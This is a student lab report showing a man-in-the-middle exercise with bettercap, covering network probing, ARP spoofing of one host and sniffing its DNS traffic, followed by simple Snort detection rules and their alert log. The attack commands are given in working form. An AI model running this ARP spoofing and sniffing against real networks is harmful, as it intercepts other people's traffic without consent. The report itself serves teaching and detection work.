
SNORT AND MITM ATTACK

Submitted to : Mr. Sanjay khandelwal

MAN IN THE MIDDLE ATTACK

USING BETTERCAP



```
┌──(root💀kali)-[/home/aditya/Documents/SNORT]
└─# bettercap
bettercap v2.29 (built for linux amd64 with go1.15.6) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.102  » net.probe on
[13:03:16] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.102  » [13:03:18] [endpoint.new] endpoint 192.168.1.100 detected as b4:c4:fc:c9:65:d7
192.168.1.0/24 > 192.168.1.102  » set arp.spoof.fullduplex true
192.168.1.0/24 > 192.168.1.102  » set arp.spoof.targets 192.168.1.100
192.168.1.0/24 > 192.168.1.102  » arp.spoof on
[13:04:28] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.102  » [13:04:28] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.102  » [13:04:28] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the route
192.168.1.0/24 > 192.168.1.102  » net.sniff on
192.168.1.0/24 > 192.168.1.102  » [13:04:37] [net.sniff.mdns] mdns 192.168.18.8 : PTR query for _googlecast._tcp
192.168.1.0/24 > 192.168.1.102  » [13:04:37] [net.sniff.mdns] mdns 192.168.18.8 : PTR query for _googlecast._tcp
192.168.1.0/24 > 192.168.1.102  » [13:04:40] [net.sniff.mdns] mdns 192.168.18.8 : PTR query for _googlecast._tcp
192.168.1.0/24 > 192.168.1.102  » [13:04:40] [net.sniff.mdns] mdns 192.168.18.8 : PTR query for _googlecast._tcp
192.168.1.0/24 > 192.168.1.102  » [13:04:41] [net.sniff.mdns] mdns 192.168.18.8 : PTR query for _googlecast._tcp
192.168.1.0/24 > 192.168.1.102  » [13:04:41] [net.sniff.mdns] mdns 192.168.18.8 : PTR query for _googlecast._tcp
192.168.1.0/24 > 192.168.1.102  » [13:04:42] [net.sniff.mdns] mdns 192.168.18.20 : PTR query for _%9E5E7C8F47989
192.168.1.0/24 > 192.168.1.102  » [13:04:42] [net.sniff.mdns] mdns 192.168.18.20 : PTR query for _233637DE._sub._
[13:04:42] [net.sniff.mdns] mdns 192.168.18.20 : PTR query for _googlecast._tcp.local
192.168.1.0/24 > 192.168.1.102  » [13:04:43] [net.sniff.mdns] mdns 192.168.18.8 : PTR query for _googlecast._tcp
192.168.1.0/24 > 192.168.1.102  » [13:04:43] [net.sniff.mdns] mdns 192.168.18.8 : PTR query for _googlecast._tcp
192.168.1.0/24 > 192.168.1.102  » [13:04:47] [net.sniff.mdns] mdns 192.168.18.20 : Android.local is 192.168.18.2
[13:04:55] [net.sniff.dns] dns gateway > 192.168.1.100 : epdg.epc.mnc867.mcc405.pub.3gppnetwork.org is 49.44.59.
```

```
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : ns4.google.com is 216.239.38.10, 2001:4860:4802:38::a
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : update.googleapis.com is 142.250.192.195
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : ns2.google.com is 216.239.34.10, 2001:4860:4802:34::a
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : update.googleapis.com is 142.250.192.195
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : ns1.google.com is 216.239.32.10, 2001:4860:4802:32::a
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : ns2.google.com is 216.239.34.10, 2001:4860:4802:34::a
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : ns1.google.com is 216.239.32.10, 2001:4860:4802:32::a
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : ns3.google.com is 216.239.36.10, 2001:4860:4802:36::a
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : ns4.google.com is 216.239.38.10, 2001:4860:4802:38::a
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : dns4.p03.nsone.net is 198.51.45.67, 2a00:edc0:6259:7:3::4
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : route-cravers.herokuapp.com is 54.167.125.52, 3.225.186.86, 34.198.35.57, 34
.206.57.22, 52.73.228.252, 3.208.158.124, 52.71.62.236, 52.3.28.124
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : dns1.p03.nsone.net is 198.51.44.3, 2620:4d:4000:6259:7:3:0:1
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : dns1.p03.nsone.net is 198.51.44.3, 2620:4d:4000:6259:7:3:0:1
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : dns3.p03.nsone.net is 198.51.44.67, 2620:4d:4000:6259:7:3:0:3
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : dns2.p03.nsone.net is 198.51.45.3, 2a00:edc0:6259:7:3::2
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : dns3.p03.nsone.net is 198.51.44.67, 2620:4d:4000:6259:7:3:0:3
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : dns4.p03.nsone.net is 198.51.45.67, 2a00:edc0:6259:7:3::4
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : route-cravers.herokuapp.com is 54.167.125.52, 3.225.186.86, 34.198.35.57, 34
.206.57.22, 52.73.228.252, 3.208.158.124, 52.71.62.236, 52.3.28.124
192.168.1.0/24 > 192.168.1.102 » [13:05:14] [net.sniff.dns] dns gateway > Android-3.local : dns2.p03.nsone.net is 198.51.45.3, 2a00:edc0:6259:7:3::2
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : lb-12trwewpnl-129265205.ap-south-1.elb.amazonaws.com is 13.234.189.61, 35.15
4.122.204, 13.232.214.100, 65.1.21.204, 13.126.127.3, 13.235.106.75, 15.207.83.211, 3.7.115.125
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : ns-329.awsdns-41.com is 205.251.193.73
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : ns-836.awsdns-40.net is 205.251.195.68
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : ns-1498.awsdns-59.org is 205.251.197.218
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : ns-1568.awsdns-04.co.uk is 205.251.198.32
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : ns-836.awsdns-40.net is 205.251.195.68
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : ns-329.awsdns-41.com is 205.251.193.73
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : ns-1498.awsdns-59.org is 205.251.197.218
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : ns-1568.awsdns-04.co.uk is 205.251.198.32
192.168.1.0/24 > 192.168.1.102 » [13:05:16] [net.sniff.dns] dns gateway > Android-3.local : lb-12trwewpnl-129265205.ap-south-1.elb.amazonaws.com is 13.234.189.61, 35.15
4.122.204, 13.232.214.100, 65.1.21.204, 13.126.127.3, 13.235.106.75, 15.207.83.211, 3.7.115.125
192.168.1.0/24 > 192.168.1.102 » [13:05:18] [net.sniff.dns] dns gateway > Android-3.local : ns-1568.awsdns-04.co.uk is 205.251.198.32
192.168.1.0/24 > 192.168.1.102 » [13:05:18] [net.sniff.dns] dns gateway > Android-3.local : tracking-india-miui-com1-1835355922.ap-south-1.elb.amazonaws.com is 15.206.7
1.175, 13.233.176.233, 15.206.97.101, 15.207.173.251, 3.7.197.4, 3.6.3.116, 15.207.146.210, 35.154.201.222
192.168.1.0/24 > 192.168.1.102 » [13:05:18] [net.sniff.dns] dns gateway > Android-3.local : ns-329.awsdns-41.com is 205.251.193.73, 2600:9000:5301:4900::1
192.168.1.0/24 > 192.168.1.102 » [13:05:18] [net.sniff.dns] dns gateway > Android-3.local : ns-836.awsdns-40.net is 205.251.195.68, 2600:9000:5303:4400::1
```

SNORT

Network Intrusion Detection and Prevention System

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
# alert tcp any any -> any any (msg:"ICMP ATTACK"; sid: 1000005; rev:1;)

alert tcp 192.168.1.102 any -> any any (msg:"ICMP ATTACK BY OWN SYSTEM"; sid: 10
00005; rev:1;)

alert icmp  192.168.1.102 any -> any any (msg:"ICMP ATTACK BY OWN SYSTEM"; sid:
1000007; rev:2;)
~
~
~
~
~
```

root@kali: /home/aditya/Documents/SNORT 169x38

```
    Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
    Preprocessor Object: appid  Version 1.1  <Build 5>
    Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
    Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
    Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
    Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
    Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
    Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
    Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
    Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
    Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
    Preprocessor Object: SF_POP  Version 1.0  <Build 1>
    Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
    Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
    Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
mencing packet processing (pid=27079)
11-13:02:16.892582  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:17.317769  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:25.156399  [**] [1:1000007:2] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.103
11-13:02:26.169590  [**] [1:1000007:2] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.103
11-13:02:27.197389  [**] [1:1000007:2] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.103
11-13:02:27.556216  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:27.561912  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:27.865234  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:27.865271  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:28.217423  [**] [1:1000007:2] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.103
11-13:02:28.219539  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:28.219596  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:29.241393  [**] [1:1000007:2] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.103
11-13:02:30.265367  [**] [1:1000007:2] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.103
11-13:02:31.029433  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:34350 -> 74.125.24.188:443
11-13:02:31.289414  [**] [1:1000007:2] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.103
11-13:02:32.313438  [**] [1:1000007:2] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {ICMP} 192.168.1.102 -> 192.168.1.103
11-13:02:45.457466  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:44926 -> 157.240.239.60:443
11-13:02:49.433352  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:55238 -> 216.58.221.37:443
11-13:02:49.433403  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:33158 -> 142.250.194.195:443
11-13:02:55.577382  [**] [1:1000005:1] ICMP ATTACK BY OWN SYSTEM [**] [Priority: 0] {TCP} 192.168.1.102:39230 -> 172.217.161.14:443
```

THANKS

~ By Aditya Aggarwal